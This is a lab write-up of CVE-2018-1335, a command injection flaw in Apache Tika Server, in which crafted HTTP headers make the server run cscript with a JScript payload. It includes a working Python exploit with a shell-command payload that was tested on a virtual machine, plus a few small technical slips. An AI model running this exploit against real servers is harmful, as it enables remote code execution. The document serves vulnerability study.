
# CVE-2018-1335

## Overview/Summary

The type of vulnerability is Command Injection. According to CVSS, it's score is 9.3 which is very high. From versions 1.7 to 1.17, attacker could send crafted headers to tika-server that could be use to inject commands into the command line of the server running Apache tika-server. It is because vulnerable applications pass unsanitized user data to the system shell which allows malicious code to be executed.

## How the vulnerability aroused?



```
private void doOCR(File input, File output, TesseractOCRConfig config) throws IOException, TikaException {
    String[] cmd = { config.getTesseractPath() + getTesseractProg(), input.getPath(), output.getPath(), "-l",
            config.getLanguage(), "-psm", config.getPageSegMode(),
            config.getOutputType().name().toLowerCase(Locale.US),
            "-c",
            (config.getPreserveInterwordSpacing())? "preserve_interword_spaces=1" : "preserve_interword_spaces=0"};
    ProcessBuilder pb = new ProcessBuilder(cmd);
    setEnv(config, pb);
    final Process process = pb.start();
```

The Apache Tika Server which is used to craft a command to execute with whatever values provided by the user for running the OCR on different images. This allows the users to manipulate with the command and execute malicious code. In the given case the "config.getTesseractPath()" fetches the "X-Tika-OCRTesseractPath" header and adds it to the beginning of the command. Even though the "tesseract.exe" string is added to the end of the path provided by the user, user can wrap their path with double quotes("") so that they can discard the following "tesseract.exe" string. This allows for user to run any executable in the server.

## Exploitation

CScript.exe is a scripting language in windows which requires a filename for running the script it only focuses on running the script without considering other arguments. If we can provide a script built for the cscript, we can execute it in the server In comparison with Apache Tika Server which uses the image provided in the body and saves it to a temporary file for running the OCR, the CScript directly sends a string and the string will be saved as a binary which in case of Apache Tika Server the user sends image binary. But the tika server checks for the binary if it is an image except for the jp2 file type, in which case it is saved directly. Which will be passed as an argument to the cscript executable. But the file extension will still be ".tmp", but we need a ". JScript" or ".vbs". In order to pass this, we can say the cscript to run "JScript" no matter what the file extension is. The tika server also passes the "config.getPageSetMode()" to the command which is sent by user in X-TikaOCRLanguage" header. If we change it with the string "//E:Jscript" the cscript will run the script as JScript no matter what the file extension is. And finally, the string provided in the body will be the payload to be executed, which can also call another console to have full access to the system shell.

The crafted command:

**"cscript.exe"tesseract.exe C:\Users\Test\AppData\Local\Temp\apache-tika3299124493942985299.tmp C:\Users\Test\AppData\Local\Temp\apache-tika7317860646082338953.tmp -l //E:Jscript -psm 1 txt -c preserve_interword_spaces=0**

A simple payload to call shell in Jscript:

**var oShell = WScript.CreatedObject("WScript.Shell");**

**var oExec = oShell.Exec('cmd /c {cmd}');**

After that our code will be like -

```
import sys
import requests

host = "192.168.43.98"
port = 9998

cmd = "notepad"

url = host+":"+str(port)+"/meta"

headers = {"X-Tika-OCRTesseractPath": "\"cscript\"",
    "X-Tika-OCRLanguage": "//E:Jscript",
    "Expect": "100-continue",
    "Content-type": "image/jp2",
    "Connection": "close"}

jscript='''var oShell = WScript.CreateObject("WScript.Shell");
var oExec = oShell.Exec('cmd /c {}');
'''.format(cmd)

try:
    requests.put("https://"+url, headers=headers, data=jscript, verify=False
)
```

```
except:
    try:
        requests.put("http://"+url, headers=headers, data=jscript)
    except:
        print("Something went wrong.")
```

Apache Tika Server 1.17 is running inside target virtual machine. And we can access the server from our host machine with the IP(e.g. 192.168.43.98).

Then we execute the crafted exploit code with the host ip , port and command(e.g. ‘notepad’) to open notepad inside of the target machine. Now we have ability to execute any malicious code inside of the target machine.

## Consequences:

As explained with this exploit, we executed notepad program inside of target machine, but with an ability of Remote Code Execution we can execute any command in the target machine with privileges of the user running the Apache Tika Server.